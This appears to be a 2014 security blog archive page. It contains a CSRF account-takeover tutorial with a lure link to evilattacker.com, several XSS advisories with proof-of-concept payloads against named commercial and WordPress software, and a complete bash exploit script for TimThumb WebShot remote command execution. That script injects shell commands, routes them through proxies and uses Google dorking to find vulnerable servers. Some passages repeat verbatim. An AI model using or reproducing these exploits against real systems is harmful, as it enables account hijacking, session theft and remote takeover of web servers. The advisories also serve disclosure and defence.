Showing posts with label web. Show all posts
Showing posts with label web. Show all posts
Thursday, January 15, 2015

Saturday, October 25, 2014
Update Users Password and Email Address Using CSRF
During a recent bug bounty/pentest, I discovered a Cross Site Request Forgery vulnerability that allowed me to automatically update a users email address, password, credit card info, shipping address and more. This is a brief tutorial on how it was done.
What is Cross Site Request Forgery?
In short, cross site request forgery allows an attacker to do certain actions on behalf of valid users (such as updating a user's password).
Step 1: Find a form on the target website that you want to test. In the example below, it was /AccountSettings.asp.
Step 2: Intercept the POST request using Burpsuite or any other proxy. Notice below the POST values being submitted include the users password, email, CC data, etc.
POST /AccountSettings.asp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: www.vulnerabletocsrf.com/AccountSettings.asp?modwhat=change_a
Cookie: vsettings=; ASPSESSIONIDCACRBAAC=AOJMIBNBPHKJKPDJBHMNMGHH; ASP.NET_SessionId=sdrlj3454lpqi4zacpnkami3; __atuvc=6%7C42; CartID5=64D7287A97204E7C821621BE7A6174C4; Referrer=www%2Exerosecurity%2Ecom; AffiliateID=; AffiliateTrackedToday=; ASPSESSIONIDCCCQCCDB=CDCPFKHCDEOJKEPKDMIFDPPM; slt=ABEC051D-1B66-494C-BD3F-54D38B3A49AD; CustomerID=2380CC3CAA66AF2AC5C9EA2ABEC9B68BE51956AFBCC2F1A26E858B323D260F9E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 279
Host: www.vulnerabletocsrf.com
modwhat=change_a&BillingID=&ShipID=&CCardID=&OrderPlaced=&ReturnTo=&Email=test123456%40mailinator.com&AddNewCustomer=&Emailagain=test123456%40mailinator.com&password=&passwordagain=&emailsubscriber=Y&btnContinue.x=35&btnContinue.y=16&NewSignup=&CustomerID=&Anonymous=&DirectLink=

Step 3: Recreate the original POST form on your own web server. To do this, you will need to check all form field data and HTML being passed by the target website. You can do this by viewing the source code of the target website where the POST form is found. Be sure to update the POST action="" section of the form to the target URL ie. http://www.vulnerabletocsrf.com/AccountSettings.asp. You also need to update the values of each form field to the values you want to change (ie. email address, password, CC number, etc..).
What is Cross Site Request Forgery?
In short, cross site request forgery allows an attacker to do certain actions on behalf of valid users (such as updating a user's password).
Step 1: Find a form on the target website that you want to test. In the example below, it was /AccountSettings.asp.
Step 2: Intercept the POST request using Burpsuite or any other proxy. Notice below the POST values being submitted include the users password, email, CC data, etc.
POST /AccountSettings.asp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: www.vulnerabletocsrf.com/AccountSettings.asp?modwhat=change_a
Cookie: vsettings=; ASPSESSIONIDCACRBAAC=AOJMIBNBPHKJKPDJBHMNMGHH; ASP.NET_SessionId=sdrlj3454lpqi4zacpnkami3; __atuvc=6%7C42; CartID5=64D7287A97204E7C821621BE7A6174C4; Referrer=www%2Exerosecurity%2Ecom; AffiliateID=; AffiliateTrackedToday=; ASPSESSIONIDCCCQCCDB=CDCPFKHCDEOJKEPKDMIFDPPM; slt=ABEC051D-1B66-494C-BD3F-54D38B3A49AD; CustomerID=2380CC3CAA66AF2AC5C9EA2ABEC9B68BE51956AFBCC2F1A26E858B323D260F9E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 279
Host: www.vulnerabletocsrf.com
modwhat=change_a&BillingID=&ShipID=&CCardID=&OrderPlaced=&ReturnTo=&Email=test123456%40mailinator.com&AddNewCustomer=&Emailagain=test123456%40mailinator.com&password=&passwordagain=&emailsubscriber=Y&btnContinue.x=35&btnContinue.y=16&NewSignup=&CustomerID=&Anonymous=&DirectLink=
Step 3: Recreate the original POST form on your own web server. To do this, you will need to check all form field data and HTML being passed by the target website. You can do this by viewing the source code of the target website where the POST form is found. Be sure to update the POST action="" section of the form to the target URL ie. http://www.vulnerabletocsrf.com/AccountSettings.asp. You also need to update the values of each form field to the values you want to change (ie. email address, password, CC number, etc..).
NOTE: You can also include Javascript to automatically submit the form as soon as a user views the page via document.forms["f1"].submit(); as seen above.
STEP 4: Now that we have our new CSRF form sitting on our web server, we can send this page to users of the site to entice them to click on our link (ie. http://evilattacker.com/test.html). If the site is vulnerable to CSRF, the form fields that we edited will be automatically submitted on the user's behalf and updated. It should also be noted that this can all be done via a hidden <iframe> in any website the user visits as well.
DISCLAIMER: This is merely for educational purposes to teach more about the dangers of CSRF and improve security.
Wednesday, August 13, 2014
All In One SEO Pack v.2.2.2 Stored XSS

Author: 1N3
Website: http://xerosecurity.com
Vender Website: https://wordpress.org/plugins/all-in-one-seo-pack/
Affected Product: All In One SEO Pack
Affected Version: 2.2.2
ABOUT:
All in One SEO Pack is a WordPress SEO plugin to automatically optimize your WordPress blog for Search Engines such as Google. Version 2.2.2 suffers from a cross site scripting (XSS) vulnerability in the “/wp-admin/post.php” page because it fails to properly sanitize the “aiosp_menulabel” form field. A malicious author or admin of a site could use this flaw to secretly redirect users of a site to a malicious site or steal session cookies of other users.
NOTE: User must have the ability to publish pages in the affected Wordpress site (usually Author or Admin roles required).
POC:
http://localhost/wordpress/wp-admin/post.php?post_type=page
Host=localhost
User-Agent=Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140722 Firefox/24.0 Iceweasel/24.7.0
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=en-US,en;q=0.5
Accept-Encoding=gzip, deflate
Referer=http://localhost/wordpress/wp-admin/post-new.php?post_type=page
Cookie=wp-saving-post-107=check; wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=admin%7C1408112201%7C5eb50362019f43eae995f2e48c5227f4; wp-settings-1=editor%3Dhtml; wp-settings-time-1=1407939753; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_bbfa5b726c6b7a9cf3cda9370be3ee91=admin%7C1408112201%7C0a5ac5bc9c15db1b47d703678928b5be; PHPSESSID=oibbnvob8bp761ep58hlijji23; bp-activity-oldestpage=1
Content-Type=application/x-www-form-urlencoded
Content-Length=1856
POSTDATA=_wpnonce=6da01af260&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fpost-new.php%3Fpost_type%3Dpage&user_ID=1&action=editpost&originalaction=editpost&post_author=1&post_type=page&original_post_status=auto-draft&referredby=http%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D105%26action%3Dedit%26message%3D6&_wp_original_http_referer=http%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D105%26action%3Dedit%26message%3D6&auto_draft=&post_ID=107&meta-box-order-nonce=a33dd2a867&closedpostboxesnonce=e5ec4ba0bf&post_title=XSS2&samplepermalinknonce=12c1ea009d&content=XSS2&mobile_template_box_nonce=704c3cc317&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fpost-new.php%3Fpost_type%3Dpage&wptouch_mobile_page_template=Default+Template&wp-preview=&hidden_post_status=draft&post_status=draft&hidden_post_password=&hidden_post_visibility=public&visibility=public&post_password=&mm=08&jj=13&aa=2014&hh=10&mn=29&ss=11&hidden_mm=08&cur_mm=08&hidden_jj=13&cur_jj=13&hidden_aa=2014&cur_aa=2014&hidden_hh=10&cur_hh=10&hidden_mn=29&cur_mn=29&original_publish=Publish&publish=Publish&parent_id=&page_template=default&menu_order=0&yoast_wpseo_focuskw=&yoast_wpseo_title=&yoast_wpseo_metadesc=&yoast_wpseo_meta-robots-noindex=0&yoast_wpseo_sitemap-include=-&yoast_wpseo_sitemap-prio=-&yoast_wpseo_sitemap-html-include=-&yoast_wpseo_authorship=-&yoast_wpseo_canonical=&yoast_wpseo_redirect=&yoast_wpseo_opengraph-description=&yoast_wpseo_opengraph-image=&yoast_wpseo_google-plus-description=&metakeyselect=%23NONE%23&metakeyinput=&metavalue=&_ajax_nonce-add-meta=85af917bd6&advanced_view=1&comment_status=open&ping_status=open&post_name=&post_author_override=1&aiosp_edit=aiosp_edit&nonce-aioseop-edit=d33cea6040&aiosp_title=&length1=0&aiosp_description=&length2=0&aiosp_keywords=&aiosp_titleatr=&aiosp_menulabel=%3Cscript%3Ealert%288%29%3B%3C%2Fscript%3E
Thursday, July 31, 2014
Lyris ListManagerWeb 8.95a Reflective XSS
Author: 1N3
Website: http://xerosecurity.com
Vender Website: http://lyris.com/us-en/products/listmanager
Affected Product: Lyris ListManagerWeb
Affected Version: 8.95a
ABOUT:
Lyris ListManager (Lyris LM) is an on-premises email marketing software for companies that require the ability to deploy high-volume email programs behind a firewall. Version 8.95a suffers from a cross site scripting (XSS) vulnerability in the “doemailpassword.tml” page because it fails to properly sanitize the “EmailAddr” POST variable.
POC:
POST http://host.com/doemailpassword.tml HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140610 Firefox/24.0 Iceweasel/24.6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://host.com/emailpassword.tml
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Proxy-Connection: Keep-Alive
Host: host.com
EmailAddr=%3C%2Ftd%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ctd%3E
Website: http://xerosecurity.com
Vender Website: http://lyris.com/us-en/products/listmanager
Affected Product: Lyris ListManagerWeb
Affected Version: 8.95a
ABOUT:
Lyris ListManager (Lyris LM) is an on-premises email marketing software for companies that require the ability to deploy high-volume email programs behind a firewall. Version 8.95a suffers from a cross site scripting (XSS) vulnerability in the “doemailpassword.tml” page because it fails to properly sanitize the “EmailAddr” POST variable.
POC:
POST http://host.com/doemailpassword.tml HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140610 Firefox/24.0 Iceweasel/24.6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://host.com/emailpassword.tml
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Proxy-Connection: Keep-Alive
Host: host.com
EmailAddr=%3C%2Ftd%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ctd%3E
Monday, July 21, 2014
MyConnection Server (MCS) Reflective XSS

Author: 1N3
Website: http://treadstonesecurity.blogspot.ca
Vender Website: http://www.visualware.com/
Affected Product: MyConnection Server
Affected Version: 9.7i (others may also be vulnerable)
ABOUT:
MyConnection Server (MCS) delivers a broad range of support managed automated and user initiated self-help connection testing and monitoring services directly via the browser to any online customer/location anywhere in the world. Due to a failure to sanitize certain GET variables passed to the connection test page (usually test.php), it is possible to inject client side javascript to run in the context of the user browsing the website. Several parameters including testtype, ver, cm, map, lines, duration and others appear to be vulnerable.
POC:
http://scrubbedhost.com/test.php?testtype=1"><script>alert(1);</script>&codebase=myspeed.pathcom.com&location=Canada:%20Toronto,%20ON&ver=1"><script>alert(1);</script>&cm=1"><script>alert(1);</script>&map=1"><script>alert(1);</script>&lines=1"><script>alert(1);</script>&pps=1"><script>alert(1);</script>&bpp=1"><script>alert(1);</script>&codec=1"><script>alert(1);</script>&provtext=1"><script>alert(1);</script>&provtextextra=11"><script>alert(1);</script>&provlink=1"><script>alert(1);</script>
VULNERABLE CODE:
* Both voiplines and testlength are written to the end user without being properly sanitized and thus vulnerable to reflective XSS.
<td valign="top" width="30%"><b>Current
Settings</b>
<br>
<br>
<b>VoIP Lines Simulated</b>:
<script type="text/javascript"> document.write(voiplines); </script><br>
<b>Test Length</b>:
<script type="text/javascript"> document.write(testlength); </script><br>
<b>Codec</b>:
<script type="text/javascript"> if (codec == "g711") { document.write(nameg711); }
else { document.write(nameg729); }
</script><br>
</td>
<td align="left" width="70%">
<p align="center">
<script>
Friday, June 27, 2014
TimThumb WebShot Code Execution Exploit (0-day)

#!/bin/bash
# Wordpress TimThumb Remote Command Execution Exploit (0day) v20140627 by 1N3
# (c) http://treadstonesecurity.blogspot.ca
# Usage: sh timthumb_0day.sh <IP|domain.com|google> </path/to/timthumb.php> [proxy] [command]
#
# ABOUT:
# TimThumb’s “Webshot” feature that allows for certain commands to be executed on the
# vulnerable website remotely (no authentication required). With a simple command, an
# attacker can create, remove and modify any files on your server. Timthumb 2.8.11-2.8.13
# with the WEBSHOT_ENABLED option enabled appear to be vulnerable.
#
# USAGE:
# ./timthumb_0day.sh <IP|domain.com|google> </path/to/timthumb.php> [proxy] [command]
#
# NOTE: proxy and command fields are optional.
#
# EXAMPLE:
# ./timthumb_0day.sh domain.com /wp-content/plugins/timthumb/timthumb.php
# ./timthumb_0day.sh domain.com /wp-content/plugins/timthumb/timthumb.php none rm$IFS/tmp/a.txt
# ./timthumb_0day.sh domain.com /wp-content/plugins/timthumb/timthumb.php proxy 'rm$IFS/tmp/a.txt'
# BANNER
clear
echo "(--==== http://treadstonesecurity.blogspot.ca"
echo "(--==== Wordpress TimThumb Remote Command Execution Exploit (0day) by 1N3"
echo ""
# VARS
UNICORNSCAN=`which unicornscan`
CURL=`which curl`
PROXYCHAINS=`which proxychains`
TARGET=$1
BASE_PATH=$2
PROXY=$3
COMMAND=$4
# REQUIREMENTS
if [ "$PROXYCHAINS" == "" ]; then
echo "(--==== Proxychains not installed! Continuing scan without proxy support..."
exit
fi
if [ "$CURL" == "" ]; then
echo "(--==== Curl not installed! Exiting..."
exit
fi
if [ -z "$TARGET" ] || [ -z "$BASE_PATH" ]; then
echo "(--==== Usage: $0 <IP|domain.com|google> </path/to/timthumb.php> [proxy] [command]"
exit
fi
if [ $TARGET == "google" ]; then
# USE GOOGLE HACKING TO FIND VULNERABLE SERVERS
echo "Searching Google..."
iceweasel 'https://www.google.com/search?q=TimThumb+version+%3A+2.8.13&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:unofficial&client=iceweasel-a#q=inurl:%27%2Ftimthumb.php%27+filetype:php+inurl:plugins+inurl:wp-content&rls=org.mozilla:en-US:unofficial' &
exit
fi
if [ "$PROXY" = "proxy" ]; then
#PROXY ENABLED
echo "(--==== Scanning via proxy..."
if [ -z $COMMAND ]; then
# RUN DEFAULT COMMAND (ie. touch /tmp/a.txt)
echo "(--==== Sending exploit request to: "$TARGET
echo '(--==== GET http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$(touch$IFS/tmp/a.txt)'
proxychains curl 'http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$(touch$IFS/tmp/a.txt)' | grep version
echo "(--==== Exploit Sent! Check the local system for /tmp/a.txt..."
else
# RUN CUSTOM COMMAND
echo "(--==== Sending exploit request to: "$TARGET
echo '(--==== GET http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$('$COMMAND')'
proxychains curl 'http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$('$COMMAND')' | grep version
echo "(--==== Exploit Sent!"
fi
exit
else
# NO PROXY
echo "(--==== Scanning via direct connection..."
if [ -z $COMMAND ]; then
# RUN DEFAULT COMMAND (ie. touch /tmp/a.txt)
echo "(--==== Sending exploit request to: "$TARGET
echo '(--==== GET http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$(touch$IFS/tmp/a.txt)'
curl 'http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$(touch$IFS/tmp/a.txt)' | grep version
echo "(--==== Exploit Sent! Check the local system for /tmp/a.txt..."
else
# RUN CUSTOM COMMAND
echo "(--==== Sending exploit request to: "$TARGET
echo '(--==== GET http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$('$COMMAND')'
curl 'http://'$TARGET$BASE_PATH'?webshot=1&src=http://'$TARGET'/$('$COMMAND')' | grep version
echo "(--==== Exploit Sent!"
fi
exit
fi
echo ""
echo "(--==== Scan Complete!"
exit
Subscribe to:
Posts (Atom)